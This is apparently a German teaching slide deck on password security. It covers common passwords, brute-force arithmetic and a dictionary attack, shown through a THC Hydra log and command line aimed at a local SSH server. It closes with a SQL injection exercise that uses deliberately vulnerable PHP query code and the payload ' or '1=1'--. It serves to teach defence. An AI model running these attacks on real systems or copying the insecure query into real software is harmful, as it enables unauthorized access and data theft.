

# Passwortschutz: Sicherheitsaspekte

# Ihr Feind: Der "Hacker"

**Hacker hat im technischen Bereich mehrere Bedeutungen. Das Wort wird alltagssprachlich gebraucht, um jemand zu bezeichnen, der über ein Netzwerk in Computersysteme eindringt und zugleich Teil einer entsprechenden Subkultur ist.**

**(Wikipedia, "Hacker")**

# StGB §202a – "Ausspähen von Daten"

(1) Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, **wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.**

# Das Passwort

 Sparkasse  
Freiburg -  
Nördlicher Breisgau

BLZ: 68050101    Home    Ihre Sparkasse

▼ Online-Banking

Anmeldename oder  
Legitimations-ID:

PIN:

Direkt zu:

Mit dem Absenden Ihrer  
Anmeldedaten erkennen Sie  
die [Sicherheitshinweise](#) an.

 **Anmelden**

 **Zur Anmeldung mit  
Signaturkarte**

Demoanwendung

## Facebook-Anmeldung

E-Mail-Adresse:

Passwort:

Angemeldet bleiben

oder [Für Facebook registrieren](#)

[Passwort vergessen?](#)

# Passwortsicherheit 1

**Was jemand über mich wissen kann, der sich Zugang zu meinem Account verschaffen will:**

- mein Name: Maximilian Mustermann
- geboren: 01.01.1977
- Mailadresse: [funnybunny@beispiel.de](mailto:funnybunny@beispiel.de)
- meine Frau: Sabine, geb. 02.02.1977
- mein Hamster: Breschnew

Erstellen Sie eine Liste mit 10 Passwörtern, die ich haben könnte.

# (mögliche) Lösungen

- breschnew
- fußball
- schmitt
- 02.02.1977
- 01.01.1977
- 01011977
- sabine
- Maximilian
- scfreiburg
- violett
- goetheschule

# Beliebteste Passwörter (BRD, McAfee-Umfrage)

- |                |                               |
|----------------|-------------------------------|
| - breschnew    | 1. Haustier                   |
| - fußball      | 2. Hobby                      |
| - schmitt      | 3. Geburtsname der Mutter     |
| - 02.02.1977   | 4. Geburtsdatum aus Familie   |
| - 01.01.1977   | 5. eigenes Geburtsdatum       |
| - 01011977     |                               |
| - sabine       | 6. Name aus der Familie       |
| - Maximilian   | 7. eigener Name               |
| - scfreiburg   | 8. Lieblingsfußballmannschaft |
| - violett      | 9. Lieblingsfarbe             |
| - goetheschule | 10. Grundschule               |

Quelle: McAfee-Umfrage 2010, verbreitete Passwörter im **deutschsprachigen** Raum  
[http://www.pcwelt.de/start/sicherheit/backup/praxis/190810/die\\_fuenf\\_haeufigsten\\_passwort\\_fehler/](http://www.pcwelt.de/start/sicherheit/backup/praxis/190810/die_fuenf_haeufigsten_passwort_fehler/)

# Beliebteste Passwörter (international, Metastudien)

- 123456
- password
- 12345
- 1234
- 123
- 123456789
- 123456
- qwerty
- 12345678

Quelle: z.B. <http://techblog.avira.com/2009/09/15/proper-passwords/en/>

Ähnlich: <http://www.whatsmypass.com/the-top-500-worst-passwords-of-all-time>

# Tipp 1

- unkonventionelle Passwörter wählen
- keine Namen, Haustiere usw.

schlecht:           sabine ; hamburg

besser:             dienettesabine; meineheimat

# Passwortsicherheit 2

Sie haben bei einer Fundsachenversteigerung für 3 Euro einen Koffer unbekanntem Inhalts ersteigert. Er ist mit einem Zahlenschloss gesichert (siehe Bild).

Wie lange brauchen Sie, um das Schloss zu knacken?  
(Anzahl der Möglichkeiten?)



# Passwortsicherheit 2

**Je mehr kombinatorische Möglichkeiten existieren, desto geringer die Wahrscheinlichkeit, dass das Passwort durch Raten herausgefunden wird!**



# Analysemethode: Brute-Force-Methode

= **Durchprobieren aller möglichen Fälle**

d.h.: aller möglichen Kombinationen aus Kleinbuchstaben, Großbuchstaben, Zahlen, Sonderzeichen (sofern vom Programm bei der Passwortvergabe erlaubt)

Methode, nach der viele "Passwort-Cracker"-Programme arbeiten

# Analysemethode: Brute-Force-Methode

"Laut der aktuellen Übersicht von Rechnergeschwindigkeiten ... steht fest, dass der derzeit (10.12.2009) schnellste Einzel-PC mit der speziellen Software ca. 805.640.000 (in Worten: 805 Millionen) Schlüssel in der Sekunde generieren kann."

## **Kombinationsmöglichkeiten berechnen:**

Kombinationen = Zeichenanzahl<sup>Passwortlänge</sup>

Fall 1: Nur Kleinbuchstaben, 7 Zeichen:  $26^7$

8 Mrd. Möglichkeiten = 10 Sekunden (maximal)

Fall 2: Nur Kleinbuchstaben, 8 Zeichen

208 Mrd. Möglichkeiten = 4 Minuten (maximal)

# Analysemethode: Brute-Force-Methode

max. Dauer bei PW-Länge von ...	KB	KB/GB	KB/GB/Z
7	10 Sekunden	21 Minuten	1.2 Stunden
8	4.3 Minuten	18 Stunden	3 Tage
9	1.8 Stunden	40 Tage	194 Tage
10	2 Tage	5.6 Jahre	33 Jahre
11	53 Tage	295 Jahre	2048 Jahre

*KB = nur Kleinbuchstaben = 26 Zeichen*

*KB/GB = Klein- und Großbuchstaben = 52 Zeichen*

*KB/GB/Z = Klein-/Großbuchstaben, Zahlen = 62 Zeichen*

# Tipp 2

- Groß-/Kleinbuchstaben mischen
- Zahlen/Sonderzeichen einfügen
- länger = besser

schlecht: hans\_i

besser: me1N\_hansi

# Analysemethode: Verwendung eines "Dictionaries" (Wörterbuchangriff)

= Verwendung eines Wörterbuchs (sog. "Passwortlisten")

## Vorgehen der Hacker

- 1) Organisieren einer guten Passwortliste (umfangreich, vollständig; Dubletten aussortieren; gewünschte Zielsprache) – teilw. >500MB!
- 2) Liste an Passwort-Vorgaben anpassen (z.B.: keine Sonderzeichen; Mindestlänge; enthält Großbuchstaben usw.)
- 3) Einsatz eines Security-Tools (z.B. THC Hydra), um Scan auf schwaches Passwort durchzuführen (automatisierte Login-Versuche durch Abarbeiten der Liste, verschiedene Protokolle (ftp, http, https, ssh usw.)

**Bei angenommenen 50.000 aktiven Wörtern einer Sprache ist die Verwendung einzelner Wörter sehr unsicher!**

Beispiel:

Hydra-Scan auf einem  
lokalen SSH2-Server

```
HydraGTK
Quit
Target Passwords Tuning Specific Start
Error: ssh2 protocol error
Error: ssh2 protocol error
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abasic" - child 5 - 280 of 306321
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbagliavo" - child 6 - 280 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 280 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattera" - child 7 - 281 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 281 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbatterai" - child 8 - 282 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 282 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattere" - child 9 - 283 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 283 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattereì" - child 10 - 284 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 284 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattero" - child 11 - 285 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 285 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattesse" - child 12 - 286 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 286 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattessi" - child 13 - 287 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 287 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbatteste" - child 14 - 288 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 288 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattesti" - child 15 - 289 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 289 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattete" - child 16 - 290 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 290 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattette" - child 17 - 291 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 291 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattetti" - child 18 - 292 of 306321
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abandonable" - child 19 - 292 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 292 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbatteva" - child 20 - 293 of 306321
[VERBOSE] Retrying connection for child 21
[DEBUG] pass_state: 2 login_no: 0 pass_no: 293 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattevi" - child 22 - 294 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 294 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattevo" - child 23 - 295 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 295 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbatti" - child 24 - 296 of 306321
[DEBUG] pass_state: 2 login_no: 0 pass_no: 296 (countlogin: 1 countpass:306321)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "abbattiamo" - child 25 - 297 of 306321
[VERBOSE] Retrying connection for child 26
[VERBOSE] Retrying connection for child 27
Start Stop Save Output Clear Output
hydra 127.0.0.1 ssh2 -v -V -d -l root -P /pentest/dictionaries/Wordlist.txt -e ns -t 36
```

# Tipp 3

- Passwort sollte nicht in einem Wörterbuch zu finden sein

schlecht: raumschiff ; apfelsine

besser: raumschiff77; apfelsineR

# SQL-Injection

## Passworteingabe

Username:

Passwort:


abschicken



z.B. PHP/mysql:  
Prüfung, ob Daten in DB vorhanden



Login



# SQL-Injection

## Passworteingabe


Username:

Passwort:

z.B. PHP/mysql:  
Prüfung, ob Daten in DB vorhanden

Login

SQL-Code



# SQL-Injection-Übung: Vorarbeiten

1. Ändern Sie in der Server-Konfigurationsdatei `php.ini`: `magic_quotes_gpc = Off` (Server anschließend neu starten), sofern Magic Quotes nicht schon auf "off" stehen.
2. Kopieren Sie das Verzeichnis *injection-user-anzeigen* in Ihr Server-Verzeichnis (`c:/wamp/www`)
3. Öffnen Sie die Datei `db_connect.inc.php` und passen Sie die Daten für die DB-Verbindung an.

# SQL-Injection: Übung

*Dateien im Verzeichnis: injection-user-anzeigen*

Die Datei index.php enthält ein Formular zur Abfrage von Name/PW, die Daten werden per GET<sup>1</sup> an ergebnis.php übergeben. Überprüfen Sie die Lauffähigkeit: Rufen Sie index.php über den Localhost auf und schicken Sie das Formular ab.

<sup>1</sup>*Sensible Daten niemals mit GET übergeben. Wird hier nur gemacht, dass Sie in der URL alles schön sehen können.*

# SQL-Injection: Übung

*Dateien im Verzeichnis: injection-user-anzeigen*

Über das Formular können Sie sich Ihre Profildaten anzeigen lassen.

Sie haben den Account mit Name: a und Passwort: a. Ihre Profildaten werden in Form einer Tabelle ausgegeben. Code (gekürzt):

```
$abfrage = "SELECT * FROM user WHERE name='" . $username . "'";
```

```
$ergebnis = mysql_query($abfrage);
```

```
$anzahl = mysql_num_rows($ergebnis);
```

```
echo "<table border='1'><tr><td>Nummer</td><td>Name</td><td>Passwort</td></tr>";
```

```
while ($datensatz = mysql_fetch_array($ergebnis))
```

```
{
```

```
    echo "<tr>";
```

```
    for ($a=0;$a<3;$a++)
```

```
    {
```

```
        echo "<td>$datensatz[$a]</td>";
```

```
    }
```

```
echo "</tr>\n";
```

```
}
```

```
echo "</table>";
```

Finden Sie die Stelle, wo schadhafter SQL-Code eingeschleust werden kann.

Lassen Sie alle Userdaten ausgeben.

# SQL-Injection: Übung

Geben Sie

**' or '1=1'--**

in das Feld Username ein. Warum werden auf einmal sämtliche vorhandenen Datensätze angezeigt?

# SQL-Injection: Übung

Ergebnis:

```
SELECT * FROM user WHERE name="" or '1=1'--
```

(statt: `SELECT * FROM user WHERE name='user123'`)

→ gibt alle Datensätze aus statt nur einen, da 1 immer gleich 1!